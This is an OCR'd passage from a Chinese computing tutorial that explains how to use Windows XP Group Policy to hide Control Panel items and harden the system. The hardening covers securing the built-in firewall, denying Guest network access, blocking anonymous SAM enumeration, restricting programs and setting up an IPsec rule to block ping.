在组策略窗口左侧依次展开"用户配置→管理模板→控制面板"，双击"隐藏指定的控制面板程序"，在弹出窗口中点击"已启用"，点击"不允许的控制面板的列表"后的"显示"按钮，在弹出窗口点击"添加"输入"字体"就可以了(见图5)。如果想隐藏其他项目，直接输入需要隐藏项目的名称，如"打印机和传真"就可以了。这里需要注意，如果要隐藏"添加或删除程序"项，则需要启用"用户配置→管理模板→控制面板→添加或删除程序"下的"删除'添加或删除程序'"。


替"兔"大法四：隐藏"文件夹选项"

系统是否能显示隐藏文件，是否显示扩展名都是通过"文件夹选项"来控制的，优化软件都是可以隐藏这个菜单项，组策略当然也没问题：点击"用户配置→管理模板→Windows资源管理器"，将"从'工具'菜单删除'文件夹选项'菜单"项设置为"已启用"就可以了。


替"兔"大法五：修改"打开"对话框中的项目

在"记事本"等文件编辑器中，点击"文件→打开"菜单，在"打开"窗口左侧的"位置栏"都会显示包括"桌面"、"我的文档"、"我的电脑"等在内的五个常用的文件夹，优化软件是可以自定义修改这些项目的，组策略自然也可以完成。


点击"用户配置→管理模板→Windows资源管理器→通用打开文件对话框"，双击"位置栏中显示的项目"，点击"已启用"，并根据需要设置好"显示的位置"就成了(见图6)。



4



5



6

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

用组策略代替网络防火墙

通过修改注册表等方法可以增加系统的安全性，现在你知道了组策略可以修改注册表，自然我们通过修改组策略的方法一样可以增强系统的安全性。

与众不同的“本地安全策略”

在组策略中“本地安全策略”与其他设置都不同，它在组策略中的位置是“计算机配置→Windows设置→安全设置→本地策略”，它的修改不会写入Registry.pol 文件中，而是会写到WINDOWS\security\Database\secedit.sdb文件中。这个文件使用了数据库文件格式，所以无法用文本编辑器查看该文件了。

我们可以用下面的方法找出策略项与注册表键值的对应关系:运行regedit.exe打开“注册表编辑器”，依次展开[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\SeCEdit\Reg Values]，这下面有多个子项，每个子项名称都对应着安全选项的注册表键值的实际路径，比如其中有一个子项名为“MACHINE/Software/Microsoft/Driver Signing/Policy”，其下的字符串键值DisplayName的数值数据为“未签名驱动程序的安装操作”。这表明“本地安全策略→本地策略→安全选项”下的“非签名驱动程序的安装操作”策略项等效于[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Driver Signing]项下的二进制键值Policy。

另外，“计算机配置→Windows设置→安全设置→安全选项”在注册表中的保存位置也比较特殊，可以通过http://work.newhua.com/cfan/2007zk/zkzcl.txt查看到。

组策略替“防火墙”一：让Windows防火墙更安全


Windows XP已经内置了防火墙，但默认设置与第三方防火墙相比还是有一定差距，但经过组策略的设置会让它变得更好。

7

打开组策略窗口，在窗口左侧找到“计算机配置→管理模板→网络→网络连接→Windows防火墙→标准配置文件”，启用“Windows 防火墙:保护所有网络连接”，这个选项可以防止别人关闭防火墙。此外，还建议你启用“Windows防火墙:允许UPnP框架例外”，“Windows防火墙:允许文件和打印机共享例外”(见图7)。

组策略替“防火墙”二：我的资源不要动

我们在使用网络时，共享文件就是常用操作之一，但很多人的共享都可以让任意Guest用户来访问，为了保证本地资源不随意对外开放，我们要禁止Guest用户访问共享。



8

在组策略窗口左侧依次展开“计算机配置→Windows设置→安全设置→本地策略→用户权利指派”，然后在右侧找到“拒绝从网络访问这台计算机”，在弹出窗口中确认“Guest”用户已在列表中，如果没用，则通过“添加用户或组”按钮，将“Guest”用户添加进来就可以了(见图8)。

组策略替“防火墙”三：防止远程连接


为了防止别人通过网络随意访问你的系统，第三方防火墙都会提供你关闭远程连接的功能，而组策略是完全可以实现这个操作的。

在组策略窗口左侧依次展开“用户配置→管理模板→网络→网络连接”，然后在右侧启用“删除所有用户远程访问连接”，这样只要有远程访问连接就会强行断开，电脑更为安全。

组策略替“防火墙”四：阻止破解共享密码

Windows XP在默认下，允许每位访问用户通过空用户连接方式获取本地工作站中的资源列表和账号信息，这个原本为方便用户使用功能也同样被攻击者所利用，通过黑客软件的暴力破解方法获取用户的密码信息，给网络带来了极大的安全隐患。一些网络防火墙软件提供了共享密码保护功能，其实组策略就可以完成这一目标。

在组策略窗口左侧，依次展开“计算机配置→Windows设置→安全设置→本地策略→安全选项”，在右侧双击“网络访问:不允许SAM账号和共享的匿名枚举”，选择“已启用”(见图9)。这样就确保了本地共享资源的密码不被攻击者轻易盗走了。



9

组策略替“防火墙”五：禁止指定程序运行

很多防火墙都有禁止运行某些程序的功能，可以防止别人在你的电脑随意运行程序，比如你不想让别人在你的电脑上运行QQ，那么可以按照下面的方法进行设置。

点击“计算机配置→Windows设置→安全设置→软件

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

限制策略→其他规则”，右击右侧窗格空白处，选择“新路径规则”，在弹出窗口中点击“浏览”按钮，进入QQ所在文件夹，选择QQ.exe，“安全级别”设置为“不允许的”就可以了(见图10)。


组策略替“防火墙”六：我的IP你别Ping

很多恶意软件都是通过Ping电脑IP的方式来确认网络中的电脑是否存在的，为了防止这一现象，网络防火墙软件大多具备了禁止Ping的功能，这个功能用组策略也是能够实现的。

打开组策略，在左侧窗格中依次展开“计算机配置→Windows设置→安全设置→IP安全策略”，然后按如下步骤进行操作。


第1步：在右侧窗格空白处右击，选择“创建IP安全策略”，在弹出窗口点击“下一步”。

第2步：在“名称”中输入“禁止Ping”，点击“下一步”两次(见图11)。




第3步：选择“此字符串用来保护密钥交换(预共享密钥)”，并在文本框中输入“noping”。点击“下一步→完成”。

